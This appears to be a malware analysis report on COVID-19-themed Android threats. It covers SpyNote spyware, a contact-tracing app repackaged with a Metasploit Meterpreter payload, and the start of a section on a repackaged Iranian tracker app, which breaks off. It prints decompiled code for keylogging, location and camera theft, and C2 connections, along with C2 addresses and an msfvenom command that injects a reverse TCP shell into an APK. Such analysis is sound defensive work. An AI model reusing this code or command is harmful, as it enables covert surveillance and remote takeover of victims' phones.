<uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-feature android:name="android.hardware.audio.low_latency"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="com.oppo.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
```

Code obfuscation Technique:

The application's class names, variable names, resource strings are obfuscated with custom obfuscation tools such as Obfuscapk "https://github.com/ClaudiuGeorgiu/Obfuscapk"

The app is compiled with the ["dexlib 2.x"]

Obfuscapk:

```
usage: python3 -m obfuscapk.cli [-h] -o OBFUSCATOR [-w DIR] [-d OUT_APK] [-i]
                                [-p] [-k VT_API_KEY]
                                [--keystore-file KEYSTORE_FILE]
                                [--keystore-password KEYSTORE_PASSWORD]
                                [--key-alias KEY_ALIAS]
                                [--key-password KEY_PASSWORD]
                                <APK_FILE>
```

It supports the following obfuscation

AdvancedReflection, ArithmeticBranch, CallIndirection, DebugRemoval, Goto, MethodOverload, Nop, Reflection, Reorder, Virustotal, ClassRename, FieldRename, MethodRename, RandomManifest, NewAlignment, NewSignature, Rebuild, ConstStringEncryption

Functionalities of SpyNote

Based on the permissions, we could see it has the functionality to collect the below information such as

- Call Logs
- SMS Information
- Contact Information
- Phone Information
- Captures Camera Image & Video
- Geolocation
- Change Wallpaper
- Keystrokes

It also has functionality to execute commands and install packages/load dex files in runtime and send data to C2 server.

Monitor WIFI State:

The application monitors the WIFI state so as to see if its connected, and it opens webview in hide mode and tries to connect to C2 to fetch the contents.
The application creates a WIFI Wake lock with Tag name “3pMBY”
to monitor the WIFI connectivity and tries to enable it in order to connect to domain

```
var9 = this.getApplicationContext();
var4 = DecryptString.decryptString(var9.getResources().getString(2131034121));
if (var4.charAt(3) == aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323
   var5 = DecryptString.decryptString(var9.getResources().getString(2131034123));
   if (var5.contains(aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323
      if (var4.charAt(0) != aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRheb
         this.setContentView(2130903040);
         this.wv = (WebView)this.findViewById(2130837505);
         this.wv.loadUrl(var5);
         this.wv.setWebChromeClient(new WebChromeClient());
         this.wv.clearCache(true);
         this.wv.getSettings().setAppCacheEnabled(false);
         this.wv.getSettings().setJavaScriptEnabled(true);
         this.wv.setWebViewClient(new 1(this));
         var3 = true;
         break label47;
      }
```

Remote Connection:

The C2 Address & Port number is encrypted and stored in strings file. It communicates with the C&C server using the IP Address “40.114.11.110” and port “7774”

```
public static void rt(String var0, String var1, Context var2) {
    ctx = var2;
    IP = var0;
    PORT = var1;
    cnn(IP, PORT);
}
```

Accessibility Service:

The application binds to Accessibility service and runs as a service. It monitors list of events through this service and uses it for capturing keystrokes data. More recently many malware applications started abusing the accessibility service.


```
<service android:name="com.covidtz.yrdXkmVdEWDqDtVVrqreEk3212" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
</service>
```

The below code uses the function getEventType() to collect the type of events such as TYPE_VIEW_CLICKED, TYPE_VIEW_LONG_CLICKED, TYPE_VIEW_SELECTED, TYPE_VIEW_FOCUSED, TYPE_VIEW_CHANGED and uses the getText() function to get the text of the events.

```
public class yrdXkmVdEWDqDtVVrqreEk3212 extends AccessibilityService {
   private String getEventText(AccessibilityEvent var1) {
      return var1.getText().toString();
   }

   public void onAccessibilityEvent(AccessibilityEvent var1) {
      boolean var10001;
      int var2;
      try {
         if (!yrdXkmVdEWDqDtVVrqreEk3211.k) {
            return;
         }

         var2 = var1.getEventType();
      } catch (Exception var9) {
         var10001 = false;
         return;
      }

      if (var2 != 8) {
         if (var2 != 16) {
            if (var2 != 32) {
               if (var2 != 64) {
                  switch(var2) {
                  case 1:
                     try {
                        this.s(var1, 0);
```

GeoLocation:

This service checks if the device is connected in GPS network, and if connected it collects the location information such as latitude, longitude, accuracy, speed.



```
try {
      LM = (LocationManager)this.getSystemService("location");
      1 var1 = new 1(this);
      LL = var1;
      var2 = LM.isProviderEnabled("network");
      var3 = LM.isProviderEnabled("gps");
   } catch (Exception var11) {
      var10001 = false;
      break label73;
   }

   if (!var3 && !var2) {
      try {
         this.p();
         return;
      } catch (Exception var4) {
         var10001 = false;
      }
   } else {
      Location var12;
      if (var2) {
         label74: {
            try {
               var12 = LM.getLastKnownLocation("network");
            } catch (Exception var7) {
               var10001 = false;
               break label74;
            }

            if (var12 != null) {
               try {
                  lon = var12.getLongitude();
                  lat = var12.getLatitude();
                  ac = var12.getAccuracy();
                  sp = var12.getSpeed();
                  this.s(lat, lon, ac);
               } catch (Exception var6) {
                  var10001 = false;
                  break label74;
               }
```

Capture Camera Image and Video:

There is a foreground service “com.covidtz.EhseDycaTzddiiihhDIw326” which implements a callback function to bind to the service. Video recording is done using the setFocusMode (“continuous-video”) function. The app opens the camera and sets preview size to capture the image in order to get better quality image. The captured image is compressed using the library “YuvImage. compressToJpeg”. It checks whether the device is connected to Wifi to send the collected data, and it checks for the bandwidth bit rate in order to transmit the data to remote server.

```
public int onStartCommand(Intent var1, int var2, int var3) {
   String var4 = DecryptString.decryptString(this.getApplicationContext().getResources().getString(2131034118));
   if (var1 != null && var1.hasExtra(var4)) {
      Context var5 = this.getApplicationContext();
      aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323.pr =
      DecryptString.decryptString(var5.getResources().getString(2131034121));
      if (aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323.pr.charAt(1) ==
      aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323.cl) {
         Notification var6 = aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323.Foreground(var5);
         if (VERSION.SDK_INT <= 24) {
            aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323.sf1 = 1;
            st = this;
            aDFiwsFsFQrmXUVkkwXiBXJZRZmWiqxvdyBarteygreshQDfwJJUVJkIJQrcqFGJtFiUtXxZWUQvhidrRhebJRZ323.sr(var5, new Intent(this, yrdXkmVdEWDqDtVVrqreEk3213.class));
         } else if (var6 != null) {
            this.startForeground(7775, var6);
         }
      }

      this.vul = var1.getStringArrayExtra(var4);
      this.usd = this.ck();
      if (!this.usd) {
         this.wm = (WindowManager)this.getSystemService("window");
         this.sfw = new SurfaceView(this);
         this.lay = new LayoutParams(1, 1, 2006, 262144, -3);
         LayoutParams var7 = this.lay;
         var7.gravity = 51;
         this.wm.addView(this.sfw, var7);
         this.sfw.getHolder().addCallback(this);
         String[] var8 = this.vul;
         this.cn(var8[1], Integer.valueOf(var8[2]));
      } else {
         this.sp();
      }
   }
```

```
try {
   if (Integer.valueOf(this.vul[4]) == 1 && var2.getSupportedFocusModes().contains("continuous-video")) {
      var2.setFocusMode("continuous-video");
   }
} catch (Exception var8) {
   var10001 = false;
   return;
}
```

Specific Bandwidth Bit rate:

```
private int q(int var1, int var2) {
   if (var1 > 61440) {
      var2 = 15;
   } else if (var1 > 51200) {
      var2 = 25;
   } else if (var1 > 40960) {
      var2 = 35;
   } else if (var1 > 30720) {
      var2 = 45;
   } else if (var1 > 20480) {
      var2 = 65;
   } else if (var1 > 10240) {
      var2 = 75;
   }

   return var2;
}
```

Connection to remote server:

```
try {
   InetAddress var2 = InetAddress.getByName(this.val$h);
   InetSocketAddress var3 = new InetSocketAddress(var2, this.val$p);
   Socket var8 = new Socket();
   EhseDycaTzddiiihhDIw326.access$002(var8);
   EhseDycaTzddiiihhDIw326.access$000().setSoTimeout(0);
   EhseDycaTzddiiihhDIw326.access$000().setKeepAlive(true);
   EhseDycaTzddiiihhDIw326.access$000().connect(var3, 60000);
   this.this$0.ctd = EhseDycaTzddiiihhDIw326.access$000().isConnected();
   if (this.this$0.ctd) {
      EhseDycaTzddiiihhDIw326.access$102(this.this$0, EhseDycaTzddiiihhDIw326.access$000().getOutputStream());
      this.this$0.Lo = true;
      this.this$0.pr();
      break;
   }
} catch (UnknownHostException var5) {
   EhseDycaTzddiiihhDIw326.access$200(this.this$0);
} catch (SocketException var6) {
   EhseDycaTzddiiihhDIw326.access$200(this.this$0);
} catch (Exception var7) {
   EhseDycaTzddiiihhDIw326.access$200(this.this$0);
}
```

Resource Obfuscation:

The configuration information is AES Encoded, the image below shows the encoded strings. The encrypted strings are handled by the decryptString function.

```
<resources>
    <string name="IdwdUmZYmt336">7774</string>
    <string name="vYCihtBRWheGqtFtsyqhiR346">e166bec867004d03c5e6f41118870508</string>
    <string name="GcqRgseaDJDCahTWat338">COVIDTZ</string>
    <string name="DfRQWstwgaGkZwrrqtcSzmR339">1.2.0.0</string>
    <string name="ZJXUsDqRXEtckiQmf342">38026996f487ebfe5818c6b5d17b1cfb</string>
    <string name="zBqzWehEYQhkkemB335">30c29838579aa1e7d08860d56707c162</string>
    <string name="EwItFzXsdq343">6b60d5180ee7e9e6dedaf9611ea9e80b</string>
    <string name="qTrWqgkVYJxxJU341">8c56551205be80f2bc3148a62a977cdd</string>
    <string name="vgWrQezTRhZivveyYktxCQs344">d133a80588abbe8981b5c18ca0770c73</string>
    <string name="zzcdVdabbQxc340">843e7ada54cffddff655f46f50f50203</string>
    <string name="mdgbrGkiaWzZFkbEYtsv345">c4d421ae075e73d476cdeaa913a745ee</string>
    <string name="rDgYyCyiqvsgktQT347">e166bec867004d03c5e6f41118870508</string>
    <string name="GmsVwfYCEisiDk337">8a05d73413c4e8b78c1defab60f42d0f</string>
</resources>
```

```
var9 = this.getApplicationContext();
var4 = DecryptString.decryptString(var9.getResources().getString(2131034121));
```


The library com.decryptstringmanager can also be seen in the Android obfuscation framework [obfuscapk] which is used for the “contStringEncryption” Obfuscation

```
package com.decryptstringmanager;

import javax.crypto.Cipher;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.SecretKeySpec;

public class DecryptString {
   public static String decipher(String var0) throws Exception {
      SecretKeySpec var1 = new SecretKeySpec(SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySp
      Cipher var2 = Cipher.getInstance("AES/ECB/PKCS5Padding");
      var2.init(2, var1);
      return new String(var2.doFinal(toByte(var0)));
   }

   public static String decryptString(String var0) {
      try {
         var0 = decipher(var0);
         return var0;
      } catch (Exception var1) {
         var1.printStackTrace();
         return null;
      }
   }
```

We can see the string encryption function used in the decryptstringmanager library in the Obfuscapk Framework

```
static_string_encryption_code = ""
for string_number, index in enumerate(static_string_index):
    # Remove the original initialization.
    lines[index] = "{0}\n".format(lines[index].split(" = ")[0])

    # Initialize the static string from an encrypted string.
    static_string_encryption_code += (
        '\tconst-string/jumbo v0, "{enc_string}"\n'
        "\n\tinvoke-static {{v0}}, "
        "Lcom/decryptstringmanager/DecryptString"
        ";->decryptString(Ljava/lang/String;)Ljava/lang/String;\n"
        "\n\tmove-result-object v0\n"
        "\n\tsput-object v0, {class_name}->"
        "{string_name}:Ljava/lang/String;\n\n".format(
            enc_string=self.encrypt_string(
                static_string_value[string_number]
            ),
            class_name=class_name,
            string_name=static_string_name[string_number],
        )
    )

    encrypted_strings.add(static_string_value[string_number])
```

We hooked the function decryptString() to uncover the encrypted strings. After decoding the strings using the decryptString() function they become visible:



CONCLUSION:

SpyNote has evolved with many changes such as :

- quick build interface and deployment
- additional features of collecting data
- additional level of obfuscation in order to make analysis more difficult

As the entire process is quick to setup and deploy, SpyNote has become a popular target to use as Covid 19 themed malware.

Such repackaged applications could trick the user into allowing an attacker to remotely control the device by leveraging SpyNote functionality.

It is not a surprise to see attackers targeting the covid19 related applications as the number of users installing such applications are higher during peaks of Covid pandemic.

METASPLOIT PAYLOAD

SHA256: 148bd4dfa894874f0c35b885d22903e79506d7b98f65be9bbee4e80af15cee84

Package Name: it.softmining.projects.covid19.savelifestyle

OVERVIEW

The application “SM_Covid19” from Softmining Srl which is a company based in Italy is primarily focused on Drug design services & AI methods.

The contact tracing application developed by Softmining is repackaged with a Meterpreter module. By Looking at the code it can be clearly seen that the repackaged app is developed using the Metasploit framework to inject the Meterpreter payload into the application.

PAYLOAD GENERATION:


The Metasploit Framework provides functionality to inject the payload into a target Android Application. Using the simple msfvenom command the reverse tcp connection code can be injected into the Android application. Below shows the command for an Android Meterpreter module as taken from Github.

```
msfvenom -p android/meterpreter/reverse_tcp -x com.existing.apk LHOST=[IP] LPORT=4444 -f raw -o /tmp/android.apk
```

In order to make it harder to detect the Android Meterpeter is repackaged into a legitimate application. Once the application is installed, it creates a reverse tcp shell to the remote IP & port, opening a backdoor to execute arbitrary commands such as ls, cat, upload, download, ps, getuid, shell, sysinfo, webcam_list, record_mic, check_root, dump_contacts, dump_calllog, sms _dump, geolocate, send_sms, etc

ANALYSIS DETAILS:

The contact tracing app can be found in Google Play Store Cache, it is currently not present in Google Play Store.



There is a domain “smcovid19[.]org” having information about the application. The link to download the application from PlayStore no longer works.

Shortcut icon of SM_Covid19

The original SoftMining application SM_Covid19 prompts the Data Protection Consent EULA to user as shown above.

The Android Meterpreter module is located in a separate Classes.dex file which is triggered using the Multidex.Install() function. Multidex is used when the methods or function exceeds the 65k limit in a Dex file, and the remaining code is compiled into another Dex file. The original applications modules are present in classes2.dex.

It acquires a WakeLock in order to keep the device awake

```
WakeLock var21;
if ((var1.a & 4) != 0) {
   var21 = ((PowerManager)b.getSystemService("power")).newWakeLock(1, Xpkde.class.getSimpleName());
   var21.acquire();
} else {
   var21 = null;
}
```

The application starts the service “Dgmhk” after system boot in order to remain persistent. It checks the BOOT_COMPLETED intent to see if device is rebooted.

```
package it.softmining.projects.covid19.savelifestyle.bfktt;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class Bamhv extends BroadcastReceiver {
   public void onReceive(Context var1, Intent var2) {
      if ("android.intent.action.BOOT_COMPLETED".equals(var2.getAction())) {
         Dgmhk.startService(var1);
      }

   }
}
```

Payload Module:

The Android Meterpreter payload module is present in the class “Xpkde”. The payload class contains the code to create a reverse tcp connection.

```
try {
   if (!var3.startsWith("tcp")) {
      break label84;
   }

   String[] var22 = var3.split(":");
   var12 = Integer.parseInt(var22[2]);
   var23 = var22[1].split("/")[2];
   if (var23.equals("")) {
      ServerSocket var13 = new ServerSocket(var12);
      var24 = var13.accept();
      var13.close();
      break label100;
   }
} catch (Exception var20) {
   var10000 = var20;
   var10001 = false;
   break label99;
}
```

Decryption of Remote IP and Port:


The Remote IP and Port for the ReverseTcp connection is stored in byte array “a[]” which is passed to function for decoding.

```
public class Xpkde {
   private static final byte[] a = new byte[]{4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, -128, 58, 9, 0, -88, 41, 38, 127, 16,
   private static Context b;
   private static long c;
   private static byte[] d;
   private static String e;
   private static String f;
   private static String g;
   private static Object[] h;

   private static void a() {
      if (b != null) {
         String var0 = b.getPackageName();
         PackageManager var1 = b.getPackageManager();
         Intent var2 = new Intent("android.intent.action.MAIN", (Uri)null);
         var2.addCategory("android.intent.category.LAUNCHER");
         Iterator var4 = var1.queryIntentActivities(var2, 0).iterator();

         while(var4.hasNext()) {
            ResolveInfo var3 = (ResolveInfo)var4.next();
            if (var0.equals(var3.activityInfo.packageName)) {
               var1.setComponentEnabledSetting(new ComponentName(var0, var3.activityInfo.name), 2, 1);
            }
         }
      }
```

The function to decode the remote IP and port is present in the Class b. The encoded byte array is passed to the function to get the cleartext values.

```
private static int a(byte[] var0, int var1) {
   int var2 = 0;

   int var3;
   for(var3 = 0; var2 < 4; ++var2) {
      var3 |= (var0[var2 + var1] & 255) << (var2 << 3);
   }

   return var3;
}

public static a a(byte[] var0) {
   a var1 = new a();
   var1.a = a(var0, 0);
   var1.b = a * (long)a(var0, 12);
   b(var0, 16, 16);
   b(var0, 32, 16);
   byte var2 = 48;
   int var3 = var2;
   if ((var1.a & 1) != 0) {
      var1.c = a(var0, 8000, 100);
      var3 = var2;
   }

   g var4;
   for(; var0[var3] != 0; var1.d.add(var4)) {
      var4 = new g();
      var4.a = a(var0, var3, 512);
```

```
private static String a(byte[] var0, int var1, int var2) {
   byte[] var3 = b(var0, var1, var2);

   String var5;
   try {
      var5 = new String(var3, "ISO-8859-1");
      var5 = var5.trim();
   } catch (UnsupportedEncodingException var4) {
      var5 = (new String(var3)).trim();
   }

   return var5;
}

private static byte[] b(byte[] var0, int var1, int var2) {
   byte[] var3 = new byte[var2];
   System.arraycopy(var0, var1, var3, 0, var2);
   return var3;
}
```



After the byte array is decoded we find the remote IP “tcp://95[.]239[.]79[.]156” and port 24079 for the reverse tcp connection.

Reverse Tcp:

The malware uses the most common reverse tcp shell generated from the Metasploit Framework. It creates a shell available to the attacker. The below code establishes connection to the remote server and accepts connection on the port.

```
      if (!var3.startsWith("tcp")) {
         break label84;
      }

      String[] var22 = var3.split(":");
      var12 = Integer.parseInt(var22[2]);
      var23 = var22[1].split("/")[2];
      if (var23.equals("")) {
         ServerSocket var13 = new ServerSocket(var12);
         var24 = var13.accept();
         var13.close();
         break label100;
      }
   } catch (Exception var20) {
      var10000 = var20;
      var10001 = false;
      break label99;
   }

   try {
      var24 = new Socket(var23, var12);
      break label100;
   } catch (Exception var19) {
      var10000 = var19;
      var10001 = false;
      break label99;
```

The attacker can then use commands such as ls, cat, upload, download, ps, getuid, shell, sysinfo, webcam_list, record_mic, check_root, dump_contacts, dump_calllog, sms _dump, geolocate or send_sms.

The Meterpreter also has a function to install the packages sent to victim devices from Remote server. It initially parses the 'JAR' package in order to load the 'DEX' file

```
private static void a(DataInputStream var0, OutputStream var1, Object[] var2) {
   if (e != null) {
      Xpkde.class.getClassLoader().loadClass(e).getConstructor(DataInputStream.class, OutputStream.class, Object[].class,
   } else {
      String var3 = (String)var2[0];
      String var4 = var3 + File.separatorChar + Integer.toString((new Random()).nextInt(Integer.MAX_VALUE), 36);
      String var5 = var4 + ".jar";
      var4 = var4 + ".dex";
      String var6 = new String(a(var0));
      byte[] var7 = a(var0);
      File var8 = new File(var5);
      if (!var8.exists()) {
         var8.createNewFile();
      }

      FileOutputStream var9 = new FileOutputStream(var8);
      var9.write(var7);
      var9.flush();
      var9.close();
      Class var11 = (new DexClassLoader(var5, var3, var3, Xpkde.class.getClassLoader())).loadClass(var6);
      Object var10 = var11.newInstance();
      var8.delete();
      (new File(var4)).delete();
      var11.getMethod("start", DataInputStream.class, OutputStream.class, Object[].class).invoke(var10, var0, var1, var2
   }
```

The below code checks for the intent "android.intent.action.MAIN" and "android.intent.category.LAUNCHER" from the application to launch the package main activity. It sets the setting for installing package component using the setComponentEnabledSetting() which uses the flag value "COMPONENT_ENABLED_STATE_DISABLED" and "DONT_KILL_APP" flag

CONCLUSION:

Even though Meterpreter and ReverseTcp are pretty old techniques, they can be useful to quickly build,deploy and repackage legitimate applications with a payload. Such repackaged applications cause serious risk to the user, allowing the device to be controlled by an attacker.

COVID TRACKER

Sha256: 007fdc039255d74bdb807f74ce764195727e179ceedebb707a053063a2f992a5
Package Name: co.health.covid


OVERVIEW

The application AC19 (Application Against Coronavirus) is developed by Corona Disease Management Operations Command Headquarters in Tehran by the Iranian Government. This application is repackaged and distributed by an unknown developer. It is available for download in the CafeBazaar app portal “cafebazaar[.]ir/app/co.health.covid?l=en” installed through bazaar://details?id=co.health.covid&ref= and also through the site “hxxp://ac19.ir/app” download link “hxxps://dl.ac19.ir/ac19[.]apk”

It provides users with a covid-19 self-assessment test containing a set of questions that ask about: symptoms, provide medical assistance, and measures. It collects user location info, device information, birthdate, gender, user location, mobile number, weight, height, and origin. The application was removed from the Google Play Store.

Permissions:

The application collects the below set of permissions




ANALYSIS DETAILS:

